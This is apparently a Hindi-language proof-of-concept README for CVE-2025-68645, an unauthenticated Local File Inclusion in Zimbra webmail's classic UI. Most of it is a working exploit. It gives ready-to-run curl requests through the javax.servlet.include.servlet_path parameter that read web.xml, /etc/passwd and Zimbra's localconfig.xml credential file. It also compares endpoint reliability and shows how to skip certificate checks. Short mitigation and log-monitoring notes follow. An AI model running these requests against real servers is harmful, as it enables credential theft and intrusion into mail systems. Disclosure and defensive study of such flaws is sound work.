📌 अवलोकन
यह दस्तावेज़ Zimbra Collaboration Suite को प्रभावित करने वाली एक Local File Inclusion (LFI) भेद्यता का वर्णन करता है।
समस्या निम्नलिखित पैरामीटर के अनुचित प्रबंधन से उत्पन्न होती है:
/h/*?javax.servlet.include.servlet_path=
यह एक अप्रमाणित उपयोगकर्ता को आंतरिक एप्लिकेशन संसाधनों तक पहुँचने की अनुमति देता है।
🔍 भेद्यता विवरण
- प्रकार: Local File Inclusion (LFI)
- पहुँच: अप्रमाणित
- प्रभावित घटक: Webmail (क्लासिक UI)
- हमला वेक्टर: HTTP अनुरोध हेरफेर
🧪 प्रारंभिक सत्यापन
परीक्षण अनुरोध:
curl -k "https://TARGET/h/rest?javax.servlet.include.servlet_path=/WEB-INF/web.xml"
▶️ डेमो:


✅ परिणाम
- आंतरिक फ़ाइल सफलतापूर्वक प्राप्त हुई
- अनुचित इनपुट हैंडलिंग की पुष्टि करता है
⚙️ एंडपॉइंट व्यवहार
एकाधिक एंडपॉइंट असुरक्षित पैरामीटर को अलग-अलग तरीके से संसाधित करते हैं।
उदाहरण:
/h/printcalendar?javax.servlet.include.servlet_path=...
अवलोकन:
- अधिक सुसंगत फ़ाइल पहुँच व्यवहार
/h/rest की तुलना में बेहतर प्रतिक्रिया विश्वसनीयता
🚧 TLS विचार
समस्या
SSL: certificate subject name does not match target host
समाधान
curl -k "https://TARGET/..."
🚀 शोषण उदाहरण
📂 आंतरिक वेब संसाधन तक पहुँच
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/WEB-INF/web.xml"
📂 सिस्टम फ़ाइल पहुँच का प्रयास
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/etc/passwd"
🔐 एप्लिकेशन कॉन्फ़िगरेशन तक पहुँच
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/opt/zimbra/conf/localconfig.xml"
संभावित जोखिम:
- सेवा क्रेडेंशियल्स
- आंतरिक कॉन्फ़िगरेशन
- बुनियादी ढाँचे का विवरण
🧠 प्रभाव
सफल शोषण से निम्नलिखित हो सकता है:
- संवेदनशील कॉन्फ़िगरेशन फ़ाइलों का खुलासा
- आंतरिक सेवाओं और वास्तुकला का उजागर होना
- क्रेडेंशियल लीकेज
- आगे समझौता होने का बढ़ा जोखिम
🛡️ शमन
- Zimbra को पैच किए गए संस्करणों में अपडेट करें
- असुरक्षित एंडपॉइंट तक पहुँच प्रतिबंधित करें
- संदिग्ध पैरामीटर के लिए लॉग की निगरानी करें:
javax.servlet.include.servlet_path
- दुर्भावनापूर्ण पैटर्न को ब्लॉक करने के लिए WAF नियम तैनात करें
💡 मुख्य निष्कर्ष
- इनपुट सत्यापन विफलताएँ आंतरिक संसाधनों को उजागर कर सकती हैं
- विभिन्न एंडपॉइंट असंगत व्यवहार कर सकते हैं
- कॉन्फ़िगरेशन फ़ाइलों में अक्सर महत्वपूर्ण जानकारी होती है
- प्रारंभिक पहचान जोखिम को काफी कम कर देती है
🏴 निष्कर्ष
- भेद्यता की पुष्टि: CVE-2025-68645
- शोषण अनधिकृत फ़ाइल पहुँच की अनुमति देता है
- तत्काल सुधार की दृढ़ता से अनुशंसा की जाती है
🔐 सुरक्षा मायने रखती है

 0xblackash/cve-2025-68645


